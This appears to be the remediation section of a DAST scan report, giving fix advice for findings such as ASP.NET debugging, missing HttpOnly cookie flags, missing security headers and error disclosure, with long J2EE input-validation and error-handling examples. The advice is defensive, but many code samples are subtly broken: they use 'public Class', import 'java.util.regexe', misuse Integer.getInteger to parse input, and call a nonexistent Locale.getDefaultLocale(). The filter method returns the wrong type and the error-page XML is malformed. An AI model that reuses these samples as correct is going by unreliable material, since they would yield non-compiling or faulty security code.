L DAST: Microsoft ASP.NET Debugging Enabled

General

In order to disable debugging in ASP.NET, edit your web.config file to contain the following:

```
<compilation
    debug="false"
/>
```

Go to Table of Contents

L DAST: Missing HttpOnly Attribute in Session Cookie

General

Basically the only required attribute for the cookie is the "name" field.
Common optional attributes are: "comment", "domain", "path", etc.
The "HttpOnly" attribute must be set accordingly in order to prevent session cookies from being accessed by scripts.

Go to Table of Contents

L DAST: Missing or insecure "Content-Security-Policy" header

General

Configure your server to send the "Content-Security-Policy" header.

For Apache, see:
http://httpd.apache.org/docs/2.2/mod/mod_headers.html
For IIS, see:
https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx
For nginx, see:
http://nginx.org/en/docs/http/ngx_http_headers_module.html

Go to Table of Contents

L DAST: Missing or insecure "X-Content-Type-Options" header

General

Configure your server to send the "X-Content-Type-Options" header with value "nosniff" on all outgoing requests.

For Apache, see:
http://httpd.apache.org/docs/2.2/mod/mod_headers.html
For IIS, see:
https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx
For nginx, see:
http://nginx.org/en/docs/http/ngx_http_headers_module.html

Go to Table of Contents

L DAST: Missing or insecure "X-XSS-Protection" header

General

Configure your server to send the "X-XSS-Protection" header with value "1" (i.e. Enabled) on all outgoing requests.

For Apache, see:
http://httpd.apache.org/docs/2.2/mod/mod_headers.html
For IIS, see:
https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx
For nginx, see:
http://nginx.org/en/docs/http/ngx_http_headers_module.html

Go to Table of Contents

L DAST: Missing or insecure Cross-Frame Scripting Defence

General

Use the X-Frame-Options to prevent (or limit) pages from being embedded in iFrames. For older browser, include a "frame-breaker" script in each page that should not be framed.

Go to Table of Contents

L DAST: Missing or insecure HTTP Strict-Transport-Security Header

General

Implement the The HTTP Strict Transport Security policy by adding the "Strict-Transport-Security" response header to the web application responses.
For more information please see
https://www.owasp.org/index.php/HTTP_Strict_Transport_Security

Go to Table of Contents

L DAST: Query Parameter in SSL Request

General

Make sure that sensitive information such as:
- Username
- Password
- Social Security number
- Credit Card number
- Driver's License number
- e-mail address
- Phone number
- Zip code

is always sent in the body part of an HTTP POST request.

Go to Table of Contents

L DAST: Talentsoft WebPlus Server Source Code Disclosure and Information Leakage

General

Upgrade to the latest version of WebPlus.

Go to Table of Contents

L DAST: Temporary File Download

General

Do not keep backup/temporary versions of files underneath the virtual web server root. This usually happens when editing these files "in place" by editors. Instead, when updating the site, move or copy the files to a directory outside the virtual root, edit them there, and move (or copy) the files back to the virtual root. Make sure that only the files that are actually in use reside under the virtual root.

Go to Table of Contents

I DAST: Application Error

General

[1] Check incoming requests for the presence of all expected parameters and values. When a parameter is missing, issue a proper error message or use default values.
[2] The application should verify that its input consists of valid characters (after decoding). For example, an input value containing the null byte (encoded as %00), apostrophe, quotes, etc. should be rejected.
[3] Enforce values in their expected ranges and types. If your application expects a certain parameter to have a value from a certain set, then the application should ensure that the value it receives indeed belongs to the set. For example, if your application expects a value in the range 10..99, then it should make sure that the value is indeed numeric, and that its value is in 10..99.
[4] Verify that the data belongs to the set offered to the client.
[5] Do not output debugging error messages and exceptions in a production environment.

.Net

In order to disable debugging in ASP.NET, edit your web.config file to contain the following:

```
<compilation
    debug="false"
/>
```

For more information, see "HOW TO: Disable Debugging for ASP.NET Applications" in:
http://support.microsoft.com/default.aspx?scid=kb;en-us;815157

You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation (for example, testing for valid dates or values within a range), plus ways to provide custom-written validation. In addition, validation controls allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page's class file, including both HTML and Web server controls.

To make sure that all the required parameters exist in a request, use the "RequiredFieldValidator" validation control. This control ensures that the user does not skip an entry in the web form.

To make sure user input contains only valid values, you can use one of the following validation controls:

[1] "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

[2] "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail addresses, telephone numbers, postal codes, and so on.

Important note: validation controls do not block user input or change the flow of page processing; they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Test for a general error state:

In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return false.

2. Test for the error state of individual controls:

Loop through the page's Validators collection, which contains references to all the validation controls. You can then examine the IsValid property of each validation control.

J2EE

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must be performed on the server-tier using Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the

following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
        isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Example of how to validate a numeric field (type int):

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
        Integer.parseInt(value);
        isFieldValid = true;
        } catch (Exception e) {
        isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

A good practice is to convert all HTTP request parameters to their respective data types. For example, store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

The primary Java data types that the application should handle:
- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Example to validate that the length of the userName field is between 8 and 20 characters:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
        validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
        validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

Example to validate that the input numberOfChoices is between 10 and 20:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
        // numberOfChoices is valid, continue processing request
        ...
```

```
            }
        }
    }
```

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

Example to validate the user selection against a list of allowed options:

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
        List list = Arrays.asList(options);
        if (list != null) {
        isValidValue = list.contains(value);
        }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3");
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] Field pattern
Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression: ^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support.
Example to perform regular expression validation:

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        RE r = new RE(expression);
        match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regexe.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] Cookie value
Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

Example to validate a required cookie value:

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
        // validate the cookie value
        if (Validator.validateRequired(cookies[i].getValue()) {
        // valid cookie value, continue processing request
        ...
        }
        }
    }
}
```

[8] HTTP Response
[8-1] Filter user input
To guard the application against cross-site scripting, sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

Example to filter a specified string by converting sensitive characters to their corresponding character entities:

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
        return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
        switch (value.charAt(i)) {
        case '<':
        result.append("&lt;");
        break;
        case '>':
        result.append("&gt;");
        break;
        case '"':
        result.append("&quot;");
        break;
        case '\'':
        result.append("&#39;");
        break;
```

```
            case '%':
            result.append("&#37;");
            break;
            case ';':
            result.append("&#59;");
            break;
            case '(':
            result.append("&#40;");
            break;
            case ')':
            result.append("&#41;");
            break;
            case '&':
            result.append("&amp;");
            break;
            case '+':
            result.append("&#43;");
            break;
            default:
            result.append(value.charAt(i));
            break;
            }
            return result;
        }
        ...
    }
    ...
    // Filter the HTTP response using Validator.filter
    PrintWriter out = response.getWriter();
    // set output response
    out.write(Validator.filter(response));
    out.close();
```

The Java Servlet API 2.3 introduced Filters, which supports the interception and transformation of HTTP requests or responses.

Example of using a Servlet Filter to sanitize the response using Validator.filter:

```
    // Example to filter all sensitive characters in the HTTP response using a Java Filter.
    // This example is for illustration purposes since it will filter all content in the response, including HTML
tags!
    public class SensitiveCharsFilter implements Filter {
        ...
        public void doFilter(ServletRequest request,
            ServletResponse response,
            FilterChain chain)
            throws IOException, ServletException {

            PrintWriter out = response.getWriter();
            ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response);
            chain.doFilter(request, wrapper);

            CharArrayWriter caw = new CharArrayWriter();
            caw.write(Validator.filter(wrapper.toString()));

            response.setContentType("text/html");
            response.setContentLength(caw.toString().length());
            out.write(caw.toString());
            out.close();
        }
        ...
        public class CharResponseWrapper extends HttpServletResponseWrapper {
            private CharArrayWriter output;

            public String toString() {
            return output.toString();
            }

            public CharResponseWrapper(HttpServletResponse response){
            super(response);
            output = new CharArrayWriter();
            }

            public PrintWriter getWriter(){
            return new PrintWriter(output);
            }
        }
    }

    }
```

[8-2] Secure the cookie
When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser to send the cookie using a secure protocol, such as HTTPS or SSL.

Example to secure the "user" cookie:

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

RECOMMENDED JAVA TOOLS
The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:
required: succeeds if the field contains any characters other than white space.
mask: succeeds if the value matches the regular expression given by the mask attribute.
range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).
maxLength: succeeds if the field is length is less than or equal to the max attribute.
minLength: succeeds if the field is length is greater than or equal to the min attribute.
byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.
date: succeeds if the value represents a valid date. A date pattern may be provided.
creditCard: succeeds if the value could be a valid credit card number.
e-mail: succeeds if the value could be a valid e-mail address.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events and input validation.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:
validate_doublerange: registers a DoubleRangeValidator on a component
validate_length: registers a LengthValidator on a component
validate_longrange: registers a LongRangeValidator on a component
validate_required: registers a RequiredValidator on a component
validate_stringrange: registers a StringRangeValidator on a component
validator: registers a custom Validator on a component

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):
input_date: accepts a java.util.Date formatted with a java.text.Date instance
output_date: displays a java.util.Date formatted with a java.text.Date instance
input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance
output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance
input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
input_text: accepts a text string of one line.
output_text: displays a text string of one line.
input_time: accepts a java.util.Date, formatted with a java.text.DateFormat time instance
output_time: displays a java.util.Date, formatted with a java.text.DateFormat time instance
input_hidden: allows a page author to include a hidden variable in a page
input_secret: accepts one line of text with no spaces and displays it as a set of asterisks as it is typed
input_textarea: accepts multiple lines of text
output_errors: displays error messages for an entire page or error messages associated with a specified client identifier
output_label: displays a nested component as a label for a specified input field
output_message: displays a localized message

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

** Error Handling:

Many J2EE web application architectures follow the Model View Controller (MVC) pattern. In this pattern a Servlet acts as a Controller. A Servlet delegates the application processing to a JavaBean such as an EJB Session Bean (the Model). The Servlet then forwards the request to a JSP (View) to render the processing results. Servlets should check all input, output, return codes, error codes and known exceptions to ensure that the expected processing actually occurred.

While data validation protects applications against malicious data tampering, a sound error handling strategy is necessary to prevent the application from inadvertently disclosing internal error messages such as exception stack traces. A good error handling strategy addresses the following items:

[1] Defining Errors
[2] Reporting Errors
[3] Rendering Errors
[4] Error Mapping

[1] Defining Errors
Hard-coded error messages in the application layer (e.g. Servlets) should be avoided. Instead, the application should use error keys that map to known application failures. A good practice is to define error keys that map to validation rules for HTML form fields or other bean properties. For example, if the "user_name" field is required, is alphanumeric, and must be unique in the database, then the following error keys should be defined:

(a) ERROR_USERNAME_REQUIRED: this error key is used to display a message notifying the user that the "user_name" field is required;
(b) ERROR_USERNAME_ALPHANUMERIC: this error key is used to display a message notifying the user that the "user_name" field should be alphanumeric;
(c) ERROR_USERNAME_DUPLICATE: this error key is used to display a message notifying the user that the "user_name" value is a duplicate in the database;
(d) ERROR_USERNAME_INVALID: this error key is used to display a generic message notifying the user that the "user_name" value is invalid;

A good practice is to define the following framework Java classes which are used to store and report application errors:

- ErrorKeys: defines all error keys

```
// Example: ErrorKeys defining the following error keys:
//    - ERROR_USERNAME_REQUIRED
//    - ERROR_USERNAME_ALPHANUMERIC
//    - ERROR_USERNAME_DUPLICATE
//    - ERROR_USERNAME_INVALID
//    ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: encapsulates an individual error

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
    this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
    }

    // Returns the error key
    public String getKey() {
    return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
    return this.values;
    }

    private String key = null;
    private Object[] values = null;
}
```

- Errors: encapsulates a Collection of errors

```
    // Example: Errors encapsulates the Error objects being reported to the presentation layer.
    // Errors are stored in a HashMap where the key is the bean property name and value is an
    // ArrayList of Error objects.
    public Class Errors implements Serializable {

        // Adds an Error object to the Collection of errors for the specified bean property.
        public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
        propertyErrors = new ArrayList();
        errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
        }

        // Returns true if there are any errors
        public boolean hasErrors() {
        return (errors.size > 0);
        }

        // Returns the Errors for the specified property
        public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
        }

        private HashMap errors = new HashMap();
    }
```

Using the above framework classes, here is an example to process validation errors of the "user_name" field:

```
// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE);
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...
```

[2] Reporting Errors
There are two ways to report web-tier application errors:
(a) Servlet Error Mechanism
(b) JSP Error Mechanism

[2-a] Servlet Error Mechanism
A Servlet may report errors by:
- forwarding to the input JSP (having already stored the errors in a request attribute), OR
- calling response.sendError with an HTTP error code argument, OR
- throwing an exception

It is good practice to process all known application errors (as described in section [1]), store them in a request attribute, and forward to the input JSP. The input JSP should display the error messages and prompt the user to re-enter the data. The following example illustrates how to forward to an input JSP (userInput.jsp):

```
// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}
```

If the Servlet cannot forward to a known JSP page, the second option is to report an error using the response.sendError method with HttpServletResponse.SC_INTERNAL_SERVER_ERROR (status code 500) as argument. Refer to the javadoc of javax.servlet.http.HttpServletResponse for more details on the various HTTP status codes.

Example to return a HTTP error:

```
// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}
```

As a last resort, Servlets can throw an exception, which must be a subclass of one of the following classes:
- RuntimeException
- ServletException
- IOException

[2-b] JSP Error Mechanism
JSP pages provide a mechanism to handle runtime exceptions by defining an errorPage directive as shown in the following example:

```
    <%@ page errorPage="/errors/userValidation.jsp" %>
```

Uncaught JSP exceptions are forwarded to the specified errorPage, and the original exception is set in a request parameter called javax.servlet.jsp.jspException. The error page must include a isErrorPage directive as shown below:

```
    <%@ page isErrorPage="true" %>
```

The isErrorPage directive causes the "exception" variable to be initialized to the exception object being thrown.

[3] Rendering Errors
The J2SE Internationalization APIs provide utility classes for externalizing application resources and formatting messages including:

(a) Resource Bundles
(b) Message Formatting

[3-a] Resource Bundles
Resource bundles support internationalization by separating localized data from the source code that uses it. Each resource bundle stores a map of key/value pairs for a specific locale.

It is common to use or extend java.util.PropertyResourceBundle, which stores the content in an external properties file as shown in the following example:

```
############################################
# ErrorMessages.properties
############################################
# required user name error message
error.username.required=User name field is required
```

```
# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

Multiple resources can be defined to support different locales (hence the name resource bundle). For example, ErrorMessages_fr.properties can be defined to support the French member of the bundle family. If the resource member of the requested locale does not exist, the default member is used. In the above example, the default resource is ErrorMessages.properties. Depending on the user's locale, the application (JSP or Servlet) retrieves content from the appropriate resource.

[3-b] Message Formatting
The J2SE standard class java.util.MessageFormat provides a generic way to create messages with replacement placeholders. A MessageFormat object contains a pattern string with embedded format specifiers as shown below:

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

Here is a more comprehensive example to render error messages using ResourceBundle and MessageFormat:

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
        // Format the message using the specified placeholders args
        return MessageFormat.format(errorMessage, args);
        } else {
        return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}
...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

It is recommended to define a custom JSP tag, e.g. displayErrors, to iterate through and render error messages as shown in the above example.

[4] Error Mapping
Normally, the Servlet Container will return a default error page corresponding to either the response status code or the exception. A mapping between the status code or the exception and a web resource may be specified using custom error pages. It is a good practice to develop static error pages that do not disclose internal error states (by default, most Servlet containers will report internal error messages). This mapping is configured in the Web Deployment Descriptor (web.xml) as specified in the following example:

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
  <exception-type>UserValidationException</exception-type>
  <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
  <error-code>500</exception-type>
  <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
...
</error-page>
...
```

RECOMMENDED JAVA TOOLS
The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a Java framework that defines the error handling mechanism as described above. Validation rules are configured in an XML file that defines input validation rules for form fields and the corresponding validation error keys. Struts provides internationalization support to build localized applications using resource bundles and message formatting.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

The Struts JSP tag library defines the "errors" tag that conditionally displays a set of accumulated error messages as shown in the following example:

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
    <html:form action="/logon.do">
    <table border="0" width="100%">
    <tr>
        <th align="right">
        <html:errors property="username"/>
        <bean:message key="prompt.username"/>
        </th>
        <td align="left">
        <html:text property="username" size="16"/>
        </td>
    </tr>
    <tr>
    <td align="right">
        <html:submit><bean:message key="button.submit"/></html:submit>
    </td>
    <td align="right">
        <html:reset><bean:message key="button.reset"/></html:reset>
    </td>
    </tr>
    </table>
    </html:form>
</body>
</html:html>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, validate input, and support internationalization.

The JavaServer Faces API defines the "output_errors" UIOutput Renderer, which displays error messages for an entire page or error messages associated with a specified client identifier.

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

PHP

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

